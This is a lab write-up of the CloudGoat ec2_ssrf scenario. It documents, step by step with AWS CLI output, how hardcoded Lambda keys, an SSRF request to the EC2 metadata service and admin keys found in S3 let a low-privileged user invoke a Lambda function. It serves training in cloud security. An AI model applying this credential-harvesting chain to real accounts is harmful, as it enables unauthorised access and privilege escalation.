Cloud Goat

ec2_ssrf

BOB 12 Digital Forensic Track
YEASONG JO
July 27, 2023

Kim Sungwon
Lee Geuntak
Lim Somi
Jo Yeasong

Contents

1. Scenario Introduction

- Ec2_ssrf

CloudGoat (☁️ 🐐)

rhino vulnerable | tool | python 3.6+ | license BSD | PRs welcome

CloudGoat is Rhino Security Labs' "Vulnerable by Design" AWS deployment tool.

ec2_ssrf (Medium / Moderate)

```
$ ./cloudgoat.py create ec2_ssrf
```

Starting as the IAM user Solus, the attacker discovers they have ReadOnly permissions to a Lambda function, where hardcoded secrets lead them to an EC2 instance running a web application that is vulnerable to server-side request forgery (SSRF). After exploiting the vulnerable app and acquiring keys from the EC2 metadata service, the attacker gains access to a private S3 bucket with a set of keys that allow them to invoke the Lambda function and complete the scenario.

Visit Scenario Page.

Today we're going to run a scenario where we find and attack EC2 instances with SSRF vulnerabilities.


- Requirements

- Linux or MacOS. Windows is not officially supported.
  - Argument tab-completion requires bash 4.2+ (Linux, or OSX with some difficulty).
- Python3.6+ is required.
- Terraform >= 0.14 installed and in your $PATH.
- The AWS CLI installed and in your $PATH, and an AWS account with sufficient privileges to create and destroy resources.
- jq

$ Python3 —version : Python 3.10.12

$ Terraform –version : Terraform v1.5.5 on linux_amd64

2. Exploitation Route(s)



Our scenario proceeds in the order shown in the picture above.

- **Step0**

```
joys@joys:~/cloudgoat$ git clone https://github.com/RhinoSecurityLabs/cloudgoat.git
Cloning into 'cloudgoat'...
remote: Enumerating objects: 4396, done.
remote: Counting objects: 100% (188/188), done.
remote: Compressing objects: 100% (125/125), done.
remote: Total 4396 (delta 82), reused 130 (delta 54), pack-reused 4208
Receiving objects: 100% (4396/4396), 14.44 MiB | 1.21 MiB/s, done.
Resolving deltas: 100% (1886/1886), done.
```

Clone the ec2_ssrf scenario from github.

```
joys@joys:~/cloudgoat/cloudgoat$ chmod +x cloudgoat.py
joys@joys:~/cloudgoat/cloudgoat$ ./cloudgoat.py config profile
No configuration file was found at /home/joys/cloudgoat/cloudgoat/config.yml
Would you like to create this file with a default profile name now? [y/n]: y
Enter the name of your default AWS profile: Joys
A default profile name of "Joys" has been saved.
joys@joys:~/cloudgoat/cloudgoat$ ./cloudgoat.py config whitelist --auto
No whitelist.txt file was found at /home/joys/cloudgoat/cloudgoat/whitelist.txt

CloudGoat can automatically make a network request, using https://ifconfig.co to find your IP ad
dress, and then overwrite the contents of the whitelist file with the result.
Would you like to continue? [y/n]: y

whitelist.txt created with IP address 218.146.20.61/32
```

We gave permission and set up my profile. After some trial and error, I proceeded with my personal account. Next, the whitelist setting is also finished.

Step1 configure + solus 권한 확인

```
joys@joys:~/cloudgoat/cloudgoat$ ./cloudgoat.py create ec2_ssrf
Using default profile "Joys" from config.yml...
Loading whitelist.txt...
A whitelist.txt file was found that contains at least one valid IP address or range.

Now running ec2_ssrf's start.sh...

Initializing the backend...
```

We run Cloud Goat to import our team's scenarios.

```
Apply complete! Resources: 33 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = "450250085656"
cloudgoat_output_solus_access_key_id = "AKIAWRVH7CUMHLLPTBLD"
cloudgoat_output_solus_secret_key = <sensitive>

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.
cloudgoat_output_aws_account_id = 450250085656
cloudgoat_output_solus_access_key_id = AKIAWRVH7CUMHLLPTBLD
cloudgoat_output_solus_secret_key = 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

[cloudgoat] Output file written to:

    /home/joys/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s/start.txt

joys@joys:~/cloudgoat/cloudgoat$ ls
cloudgoat.py  Dockerfile              LICENSE           scenarios
config.yml    docker_stack.yml        README.md         whitelist.txt
core          ec2_ssrf_cgidfpxn59518s  requirements.txt
```

wait for a while, and the execution will be completed as follows, and **access_key_id** and **secret_key** will be provided.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile solus
AWS Access Key ID [None]: AKIAWRVH7CUMHLLPTBLD
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

Configure the **solus account** with the access_key_id and secret_key you received earlier.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile s
olus
{
    "UserId": "AIDAWRVH7CUMM2ISAC6TF",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/solus-ec2_ssrf_cgidfpxn59518s"
}
```

And check. It is important to know the exact name of the user.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-user-policies --user-name
solus-ec2_ssrf_cgidfpxn59518s --profile solus

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam:
:450250085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListUserPolic
ies on resource: user solus-ec2_ssrf_cgidfpxn59518s because no identity-based policy allows the
iam:ListUserPolicies action
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-attached-user-policies --u
ser-name solus-ec2_ssrf_cgidfpxn59518s --profile solus

An error occurred (AccessDenied) when calling the ListAttachedUserPolicies operation: User: arn:
aws:iam::450250085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListA
ttachedUserPolicies on resource: user solus-ec2_ssrf_cgidfpxn59518s because no identity-based po
licy allows the iam:ListAttachedUserPolicies action
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws iam list-roles --profile solus

An error occurred (AccessDenied) when calling the ListRoles operation: User: arn:aws:iam::450250
085656:user/solus-ec2_ssrf_cgidfpxn59518s is not authorized to perform: iam:ListRoles on resourc
e: arn:aws:iam::450250085656:role/ because no identity-based policy allows the iam:ListRoles act
ion
```

It confirms that we currently have none of the permissions we have.

Step2 list functions

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws lambda list-functions --region us-e
ast-1 --profile solus
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-ec2_ssrf_cgid2597fw3vzi",
            "FunctionArn": "arn:aws:lambda:us-east-1:450250085656:function:cg-lambda-ec2_ssrf_cg
id2597fw3vzi",
            "Runtime": "python3.9",
            "Role": "arn:aws:iam::450250085656:role/cg-lambda-role-ec2_ssrf_cgid2597fw3vzi-servi
ce-role",
            "Handler": "lambda.handler",
            "CodeSize": 223,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2023-08-18T05:01:13.231+0000",
            "CodeSha256": "jtqUhalhT3taxuZdjeU99/yQTnWVdMQQQcQGhTRrsqI=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIAWRVH7CUMMC3QRHK4",
                    "EC2_SECRET_KEY_ID": "eywAVK+UGD2/fyMnFCkHKFdJOYN+ax1HQ+REVH7p"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "09b8402d-131d-4b4c-8f92-9758e69bb1e4",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
            "EphemeralStorage": {
                "Size": 512
```

If you run this command, you can search the list of AWS Lambda functions located in the "us-east-1" region with the "solus" user profile.

```
"Environment": {
    "Variables": {
        "EC2_ACCESS_KEY_ID": "AKIAWRVH7CUMMC3QRHK4",
        "EC2_SECRET_KEY_ID": "eywAVK+UGD2/fyMnFCkHKFdJOYN+ax1HQ+REVH7p"
    }
},
```


We can get **EC2's access_key and secret_key** from this output.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws lambda get-function --function-name
 cg-lambda-ec2_ssrf_cgidfpxn59518s --region us-east-1 --profile solus
{
    "Configuration": {
        "FunctionName": "cg-lambda-ec2_ssrf_cgidfpxn59518s",
        "FunctionArn": "arn:aws:lambda:us-east-1:450250085656:function:cg-lambda-ec2_ssrf_cgidfp
xn59518s",
        "Runtime": "python3.9",
        "Role": "arn:aws:iam::450250085656:role/cg-lambda-role-ec2_ssrf_cgidfpxn59518s-service-r
ole",
        "Handler": "lambda.handler",
        "CodeSize": 223,
        "Description": "",
        "Timeout": 3,
        "MemorySize": 128,
        "LastModified": "2023-08-18T14:54:40.390+0000",
        "CodeSha256": "jtqUhalhT3taxuZdjeU99/yQTnWVdMQQQcQGhTRrsqI=",
        "Version": "$LATEST",
        "Environment": {
            "Variables": {
                "EC2_ACCESS_KEY_ID": "AKIAWRVH7CUMDXV4FV6O",
                "EC2_SECRET_KEY_ID": "KgwktbLgHHkz5LRz7JpD2Ov9dDf0YQ6layFgL47A"
            }
```

We used the "get-function" command to return information about a specific function.

```
        "Location": "https://prod-iad-c1-djusa-tasks.s3.us-east-1.amazonaws.com/snapshots/450250
085656/cg-lambda-ec2_ssrf_cgidfpxn59518s-6be464b3-d817-45fe-acde-944b3861f8ea?versionId=P32Y.Uxj
mmio9Y3AUlokAqlofeJ.XDPW&X-Amz-Security-Token=IQoJb3JpZ2luX2VjENb%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FW
EaCXVzLWVhc3QtMSJHMEUCIQDuvIsL2xjqz1fu%2Bio5i9cvx3md327GGTYh1N4HrVKPMQIgfdD%2FOXEt%2BltkGa3RoT%2
BM%2Fh3Lnj4VHrJr4u7zFCDAMAsqwgUIj%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARAEGgw0NzkyMzMwMjUzNzkiDAFzf4
5mZqLuRajsbiqWBaUhyQzuc6%2FTzbVytvh9LUqok6C3U2bCwmKdZpTQoALHtvRDtwS%2B8OkhrYQo4VpWcwLf%2FvsMkaHp
ljrILD2gAqJU2G8a6X7I43ZBF1T6h%2F3xapMKjwBwDNEoqZFSyyzBhyMlBTBgaevTd7Dsfs361AWRRRQsKrObZqGL%2FdkT
gzE7p8m3ran4EeaNCd1CQwBft%2FvukXrDBkaL9mlF9zNz%2BcogZh9S5P7AHKglEyxXGSovp0zBcGvd8x15cDnC%2Fq%2FU
IjLeNM4leX%2FV0zrMkFqtHOFZqYvbTraSGiCOsumWirgAZRqiXUr7jEYu%2Bu4T24Wt4uTDtqRKCTnqsp9%2B%2BVE3R6D1
4KuhvRPYUxnK6a5VgovAxgKSanxELYP8JOLzdewGiYp9IBwBVcvHULulrrJruAjcCp7XYo%2Bi%2BqpBMCNXN%2BJR%2FOVn
JkULKwNdg4hSxudPJitu1D8SpEM5%2FBlW3Q7AwYePdTRo9C%2FWVwOuB5rys2FyL3TF6OkVY%2BTf9Snss5OpsnN%2BArpD
c21HP9d9oL6sNN%2BYS%2FQyx%2Fj4fxKybVUkxag7B96YFQjDRcAs3Yzw%2BWHm79dJEuwnl%2BMSAi%2FFToyujsrw1w27
5Tw47ZPnK%2FVgyrC2Mm5D4rJ9d4Zpzvny8pTMcCGV3qjsMTb2rplGH5BeYX7FtSIlOFb%2F8iQzflnN1sXdozATYIe6pV4E
8YJnID5LPZ4YgSwq58mjsiqI7kTfk0o2jnBEywXXBWnHtO%2BDah8CX0biT9OoB23Ie95mD8X0SSGmYZ7A2iulHtCRP8SVKR
biQGzplJUiotKpQPffEFXe5JG6CmDBDCXE0wftTmwkMG%2BvCqwVKNdCLteEjjtbHsybYxSvCd9Ku1eVYLLRCb%2BBzSLaiK
sxMK7q%2FaYGOrEB8Y5C57%2BAR8kZybOUCzLQyzoH1VWj0u%2BzdwiovzFIAa75PeuDGJKOeVkZwj9xoYHxGHc1UckC3gpI
ixO%2BpPK2qh5oILmEbGEZrnzpR8Y4uGqB5O1gp36sfMvE8UYVydEhKVXI4Ro4RCcDvUTGeU3NXSaXpBYm7qniJlttdvvzow
QQCS5J71guIeTjYEkPFwiv5Ydm82ZZfX9D%2BPA%2FXMlS3Re6CTVKMdFA8q2v4yMUUfrw&X-Amz-Algorithm=AWS4-HMAC
-SHA256&X-Amz-Date=20230818T150630Z&X-Amz-SignedHeaders=host&X-Amz-Expires=599&X-Amz-Credential=
ASIAW7FEDUVR4YAHXPKP%2F20230818%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Signature=8ccd45570514f890
84abecf5d847e71d2dae2daa6dbfc7796c1c798732657441"
    },
    "Tags": {
        "Name": "cg-lambda-ec2_ssrf_cgidfpxn59518s",
        "Scenario": "ec2-ssrf",
        "Stack": "CloudGoat"
    }
}

joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$
```

If you click the URL of Location in the code area, you can download the Python code as shown below.



Checking the code, it looks like this:

We can confirm that the goal is to run this function.

Step3 configure lambda

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile cg_lambda
AWS Access Key ID [None]: AKIAWRVH7CUMDXV4FV6O
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [None]:
```

Configure the new profile (cg_lambda) using the Access Key ID and Secret Access Key obtained while checking the lambda function in last step.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile c
g_lambda
{
    "UserId": "AIDAWRVH7CUMGAKE2PUUG",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/wrex-ec2_ssrf_cgidfpxn59518s"
}
```

You can see the new username starting with wrex.


```
"InstanceType": "t2.micro",
"KeyName": "cg-ec2-key-pair-ec2_ssrf_cgidfpxn59518s",
"LaunchTime": "2023-08-18T14:54:58+00:00",
"Monitoring": {
    "State": "disabled"
},
"Placement": {
    "AvailabilityZone": "us-east-1a",
    "GroupName": "",
    "Tenancy": "default"
},
"PrivateDnsName": "ip-10-10-10-237.ec2.internal",
"PrivateIpAddress": "10.10.10.237",
"ProductCodes": [],
"PublicDnsName": "ec2-52-91-141-241.compute-1.amazonaws.com",
"PublicIpAddress": "52.91.141.241",
"State": {
    "Code": 16,
    "Name": "running"
},
```


Check instance information.

At this time, check the instance whose KeyName is set to cg-ec2-key-pair-ec2_ssrf_cigdfpxn59518s

step4 SSRF

First, if you connect to the PublicIpAddress(52.91.141.91) found above, the following screen will appear.




If you access it right away, an error window will pop up as above, and now enter our payload here.

Intentionally sends an HTTP request using an SSRF vulnerability.

When I sent a query to the instance metadata API that holds credentials that can output the role names of EC2 instances, I can get the role name "cg-ec2-role-ec2_ssrf_cgidfpxn59518s" as above.

Add your username.



You can get another AccessKeyID and SecretAceessKey.

step5 add credentials

```
vi ~/.aws/credentials
```

```
[ec2role]
aws_access_key_id = ASIAWRVH7CUMG24BKMSZ
aws_secret_access_key = ntXmTdOZ3sDHARQeu+kJ4r0t18IIk0UNK2Zj+jUh
aws_session_token = "IQoJb3JpZ2luX2VjENf//////////wEaCXVzLWVhc3QtMSJIMEYCIQDUrqdbSl+/gkTTOvwqjdB
bnSwXTJviEnggYvyN45E24AIhAJrygvU/Vjzrak39o5breYSu9aGKpvsoPSdB68fGXq35KsQFCJD//////////wEQABoMNDU
wMjUwMDg1NjU2IgwEQ4yZGDNtFPsOuggqmAURY3WAL54diUFfzg6q8jtGMxiHo9XZKCpia8VbkRyyZF8kwBCUxDqCrMsQzeA
lD7y8wH1TctfbjtyZ4qyEPPYhdZUJiLDmB9uUTY5lIQtRoEMuyo4AsF6x9mKzjBaJ3BnBi2WDT3RtbnKOqu7EHHa9xlLv8sx
5lM/LWNXCRtBCpYisCMIARBHrml5c/WGMBmyRt+nFGtSUqoVZmNy5NJE6ujVHxY4OUfIXLVNEsQYcitlK1gz4lY5RcLNm9o5
oBkOCl3GgMwj2PxW562WzCAWG74BhjiylYKOdXwfGq09nbF8DkZIWzmLsn7mMwyN76YKDSl4cQB/Z3ytSAJNIDll6qJSi+mx
S0hyxMcKvMXp+gcMN5CL/PM9EHKNQqhv6aJMw0OyTqwfoV63cD9HoCmMcO8CkfQRuBk0j+TyKSr6DbsKltdnCGAXJGXCY+dm
iYlD3p27HWKJbVkjLGx/DUteTikQAitHEkMGpek3oDNbiwwYd84TRKat7aIdi/ucKZIimqGDBA5zZiu5VTzAqScm3EAaKLMX
C/FvaCFP0e+dbAIcmcXRXXQmM+odjXO6UhWlKr0S/ZGvb35JJOFOnmKY1xOsaH1vLm5fHFFSbnVfTAXMUGUJ/T/67vkwcFlQ
cNkuE+SGw0U8mf5uT4r2HcmT+Qw2VLMCLP6HP+JoiR7i+ue5j9JUMqOZYuB2dU0BCE8XZcOFzfWKLdhd2s/hDVmMOrKFssH/
3vrzL50QWnyAQNN1wWRy4ofk3H8B6XRCVhP/HwHCTHHFt14F6I+NoFGGbeKmBpZCLKK2gErwLLSKeqIc+DsCG4pnnSp34DS2
h3y6l0lDHRjc3KmjE9o2zFiU+r6+UwTfxsnbv08h06UM5bWCq9jkr3QwDMMWM/qYGOrABC61DxF3NwTadch0fRnJVrh1BKaJ
jaUfKhBDSnzfJQuGfIWpgvm8zbzAmLvUJ4NViMMGJi4E8KsvWTyfn98ZOMaKt5kMZpg4zSCagAAYf2KcceJp8SWEXzMI/9aJ
ie59BFQJwKyv+WHhUeMDQKLhXTrVcRE4dkviZH57pcme3Ra8Xd3WJnA3GZ3pXsaed54+hahlIandD63LucoA1lNw5Bwi1RZ8
q2kqNwEpbvLir6e8="
```

Add the credentials found above.

step6 ec2role

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 ls --profile ec2role
2023-08-18 14:01:03 cg-secret-s3-bucket-ec2-ssrf-cgid2597fw3vzi
2023-08-18 23:54:34 cg-secret-s3-bucket-ec2-ssrf-cgidfpxn59518s
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 ls --profile ec2role s3://cg-sec
ret-s3-bucket-ec2-ssrf-cgidfpxn59518s
2023-08-18 23:54:40         62 admin-user.txt
```

We confirmed that the "admin-user.txt" file exists in the path of s3://cg-secret-s3-bucket-ec2-ssrf-cgidfpxn59518s.

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws s3 cp --profile ec2role s3://cg-sec
ret-s3-bucket-ec2-ssrf-cgidfpxn59518s/admin-user.txt ./
download: s3://cg-secret-s3-bucket-ec2-ssrf-cgidfpxn59518s/admin-user.txt to ./admin-user.txt
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ cat admin-user.txt
AKIAWRVH7CUMIJS4EXX4
0ZxqQSOcUENPBK8oos9kJ404crArvbaHsaTg7J+7
```

If you download the file to the current path and check it, you can get a new key and private key.

step7 configure cgadmin

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws configure --profile cgadmin
AWS Access Key ID [None]: AKIAWRVH7CUMIJS4EXX4
AWS Secret Access Key [None]: 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
Default region name [us-east-1]: us-east-1
Default output format [None]:
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws sts get-caller-identity --profile c
gadmin
{
    "UserId": "AIDAWRVH7CUMECGZMX7FR",
    "Account": "450250085656",
    "Arn": "arn:aws:iam::450250085656:user/shepard-ec2_ssrf_cgidfpxn59518s"
}
```

If you register a new account and set the key and secret key obtained above, you can see the account called shepard when you check the account information.


```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ sudo aws iam list-user-policies --user-
name shepard-ec2_ssrf_cgidfpxn59518s --profile cgadmin

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam:
:450250085656:user/solus-ec2_ssrf_cgid2597fw3vzi is not authorized to perform: iam:ListUserPolic
ies on resource: user shepard-ec2_ssrf_cgidfpxn59518s because no identity-based policy allows th
e iam:ListUserPolicies action
```

There is no policy built into the user shepard.

step8 invoke lambda function

```
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws lambda invoke --function-name cg-la
mbda-ec2_ssrf_cgidfpxn59518s out --log-type Tail --region us-east-1
{
    "StatusCode": 200,
    "LogResult": "U1RBUlQgUmVxdWVzdElkOiAyYTEzOWM5Mi1iYTc4LTQ4YTQtOTgwZi03NTA3MzAwNWMxOGYgVmVyc2
lvbjogJExBVEVTVApFTkQgUmVxdWVzdElkOiAyYTEzOWM5Mi1iYTc4LTQ4YTQtOTgwZi03NTA3MzAwNWMxOGYKUkVQT1JUIF
JlcXVlc3RJZDogMmExMzljOTItYmE3OC00OGE0LTk4MGYtNzUwNzMwMDVjMThmCUR1cmF0aW9uOiAxLjM3IG1zCUJpbGxlZC
BEdXJhdGlvbjogMiBtcwlNZW1vcnkgU2l6ZTogMTI4IE1CCU1heCBNZW1vcnkgVXNlZDogMzYgTUIJSW5pdCBEdXJhdGlvbj
ogMTQ4LjMyIG1zCQo=",
    "ExecutedVersion": "$LATEST"
}
joys@joys:~/cloudgoat/cloudgoat/ec2_ssrf_cgidfpxn59518s$ aws lambda invoke --function-name cg-la
mbda-ec2_ssrf_cgidfpxn59518s ./admin-user.txt
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
```

If you save the execution details of the function to admin-user.txt and print the contents of admin-user.txt, you can see that the function checked above was executed successfully.



Analyze

- Permissions are set so that the user can modify the credentials file. Therefore, the user can add credential arbitrarily.
- The SSRF vulnerability allowed access to other credentials through the AWS metadata API.
- The S3 bucket had admin credentials, and it had all privileges, so the lambda function could finally be executed.
- Credentials (access key, secret access key) were stored as environment variables in the Lambda function, and the user could check them.